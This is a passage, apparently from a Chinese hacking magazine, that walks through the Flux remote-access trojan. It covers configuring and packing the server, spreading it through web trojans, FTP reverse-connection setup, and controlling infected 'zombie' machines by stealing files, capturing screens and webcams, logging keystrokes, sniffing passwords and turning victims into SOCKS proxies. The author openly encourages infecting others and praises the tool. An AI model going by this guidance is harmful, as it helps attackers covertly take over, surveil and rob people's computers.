


图 4

当所有的设置都完成后，点击“Save”按钮就可以生成我们需要的服务端程序，如果你选中“Compress server”的话，木马就会自动使用FSG 1.33为服务端程序加壳。生成的服务端只有10K大小，非常便于我们制作网页木马。

客户端配置

当我们配置好服务端程序后，接着就需要对客户端进行配置，这样才能更好的对服务端进行控制。点击“Options”菜单中的“Settings”命令，在弹出的“Settings”窗口进行配置。在“Password”中填入在配置服务端时设置的连接密码，而在下面的“Port”中填入连接时使用的端口，木马默认将使用2001端口，如果你在配置服务端时使用的是其它的端口，输入后点击“+”将其添加到上面的端口栏。在“Timeouet”后可以设置服务端连接的超时时间，默认的是15000ms。“Use MSN style notifier”表示是使用MSN风格进行上线通知；“Enable keylogger on connect”和“Enable PW-sniffer on connec”选项就是当客户端和服务端连接成功以后，即进行键盘记录和对缓存密码进行嗅探（如图5）。




图 5

“Autolisten on startup”选项就是客户端对服务端进行自动监听，这样就可以使服务端程序和客户端自动的进行连接。

“Doubleclick brings up”下拉列表选项表示当我们双击肉鸡的图标后，打开的相关功能。列表选项内容一共包括“Nothing”、“Filemanager”、“Screen capture”、“Cam capture”和“Info popup”5项，它们分别表示没有动作、打开文件管理器、捕获桌面、捕获摄像头以及弹出本机信息。所有的配置都进行完成后，点击“OK”按钮保存退出。

远程控制

客户端配置完成后返回Flux的主界面，我们将生成的服务端通过网页木马等各种方式发布出去，然后我们就等着中招后的肉鸡来主动连接我们的客户端吧。差点忘了，我们应该首先更新FTP反弹连接的IP地址，点击“Options”菜单下的“IP Uploader”命令，在弹出的“IP Uploader”窗口中进行设置。在“FTP settings”内容下，根据你的FTP属性进行设置，这里需要设置的选项有FTP服务器的地址、连接端口、用户名以及密码等内容。在“IP”下填入客户端当前的IP地址，如果不知道的话，可以点击后面的“GET IP”按钮，这样客户端就可以自动获得当前的IP地址（如图6）。




图 6

设置完成后，点击“OK”按钮就可以通过客户端对FTP反弹连接的IP地址进行更新。更新完IP地址后，再在主界面的右边找到我们刚刚设置的端口，选择该端口然后对该端口进行监听，不然我们永远等不到一台肉鸡。如果运气不错的话，很快就会有肉鸡来找我们报到。

由于我们在配置客户端的时候，设置了“Use MSN style notifier”选项，所以当有肉鸡上线的时候，就会在屏幕的右下角出现一个类似于MSN好友上线的提示窗口，并且在木马的肉鸡列表中也会出现刚刚上线的这台肉鸡。当我们用鼠标指向这台肉鸡的时候，会弹出一个配置窗口（如图7），点击“Assign picture”按钮我们可以选择一张图片作为这台肉鸡的“标志”，另外还可以对肉鸡的名称、电子邮件、ICQ、MSN以及其它说明进行设置，这样就可以在你拥有多台肉鸡的时候明确的分清它们。




图 7

点击右键菜单，就会弹出控制服务端的远程控制命令。Flux作为一款远程控制软件，其中远程文件管理功能是必不可少的。点击“File manager”按钮后，就会弹出远程文件管理的窗口，该窗口的布置和文件管理器Total Commander很相像。该文件控制窗口分为左右两个部分，左边的是我们本地的硬盘目录，而右边的就是远程肉鸡的硬盘目录。首先点击右边的“Retrieve”按钮得到最新的远程目录，然后通过下拉列表选择要查看的目录内容，通过鼠标右键我们可以对这些远程文件进行刷新、更名、删除、远程运行等操作；如果一时半会没有找到需要的文件，可以通过“Find”命令来进行查找；找到后就可以通过“Download”按钮对需要的文件进行下载（如图8）。当然你也可以将本地的文件上传到远程电脑中。首先在本地电脑中选择需要上传的文件，然后通过右键的上传命令即可完成上传操作。




图 8

如今的木马，如果少了远程桌面和摄像头的查看，那还怎么行啊。不过你放心，这些操作命令在Flux中都可以找到。在

"Capture"菜单中就有"Screen"、"Cam"和"Keys"3个命令，它们分别对远程电脑的桌面、摄像头以及对键盘输入进行查看、记录。点击"Screen"命令，在弹出的"Capture"窗口对远程桌面进行查看。点击工具栏上的第一个按钮，即可对远程桌面的当前情况进行捕捉，通过调整工具栏下的滑动条以及输入框中的数值，就可以对捕捉的画面的清晰度进行调整。点击工具栏上的箭头按钮，就可以控制对方的鼠标对远程桌面进行控制，这样我们就可以像远程桌面那样方便的对对方的桌面进行操作了。对远程摄像头的查看和对远程桌面的查看的操作方法是一样的，这里就不再多介绍了。点击"Keys"命令，在弹出的"Keylogger"窗口对远程电脑当前的键盘操作进行记录。点击工具栏的第一个按钮，从这时起服务端程序就开始记录对方的键盘操作，并把记录的内容发回"Keylogger"窗口。如果你想长时间的记录对方的键盘操作，可以将"Keylogger"窗口最小化，到需要查看的时候，点击木马主界面右下角的"windows"栏中的"Keylogger"就会将窗口还原。

"Log"菜单下的"Keys"和"Passwords"2个选项，当我们选择其中的一项后，Flux的客户端就会命令服务端自动记录键盘的击键记录以及输入并保存到缓存的密码，而"Capture"菜单中"Keys"命令则是通过用户手动操作对键盘操作进行记录。当我们要查看相应的记录时，点击"Manage"菜单下的"Log"菜单，然后选择相应的选项。例如，我们要查看"Keys"的记录，就点击"Keys"命令，然后在弹出的"Keylogs"窗口中首先选择需要查看的肉鸡，然后就可以在下面的区域查看到需要的"Keys"记录（如图9）。

"System"菜单下的命令包括"Execute file from URL"、"System information"、"Tasks"、"Processes"、"Show messagebox"和"Operations"。




图9

"Execute file from URL"是通过木马的服务端让远程电脑下载客户端设置的连接文件并运行打开这个下载的文件；而"System information"则是查看远程电脑的系统属性，可以查看到系统版本、CPU、用户名等情况。"Tasks"和"Processes"可以分别对远程电脑打开的窗口和进程进行查看（如图10）。




图10

图中显红色的进程就是服务端程序注射的进程。通过"Show messagebox"命令，我们可以搞一些恶作剧，向远程电脑发送你想讲的话（如图11）。当远程电脑收到后，就会自动以提示框的显示弹出。




图11

除了普通的远程控制命令外Flux还可以将远程的服务端电脑设置成为一台SOCKS服务器。点击"Redirects"菜单下唯一的"SOCKS"命令菜单，在弹出的"SOCKS"窗口中设置好"User"和"Port"两项后，点击"Enable"按钮即可成功将远程电脑设置成SOCKS服务器（如图12）。




图12

"Connection"菜单下的5个命令都是客户端程序对服务端程序进行控制的命令。"Set name"可以对服务端进行更名；"Close"对远程服务端进行关闭；"Reconnect"可以对已经关闭的服务端程序进行重新连接；利用"Update"命令可以将新的服务端程序上传到远程电脑中，然后用它替换旧的服务端程序；"Uninstall"对远程电脑中的服务端程序进行彻底的删除。

通过上面的这些介绍，我们可以看到小巧依人的Flux功能是多么的强大，这是包括很多国内的优秀木马都需要学习的，我想如果国内要有这么小巧但功能强大的木马就好了。

（本文所涉及的Flux木马，本期光盘已收录）


封杀木马、病毒启动系统服务的权限


牟晓东

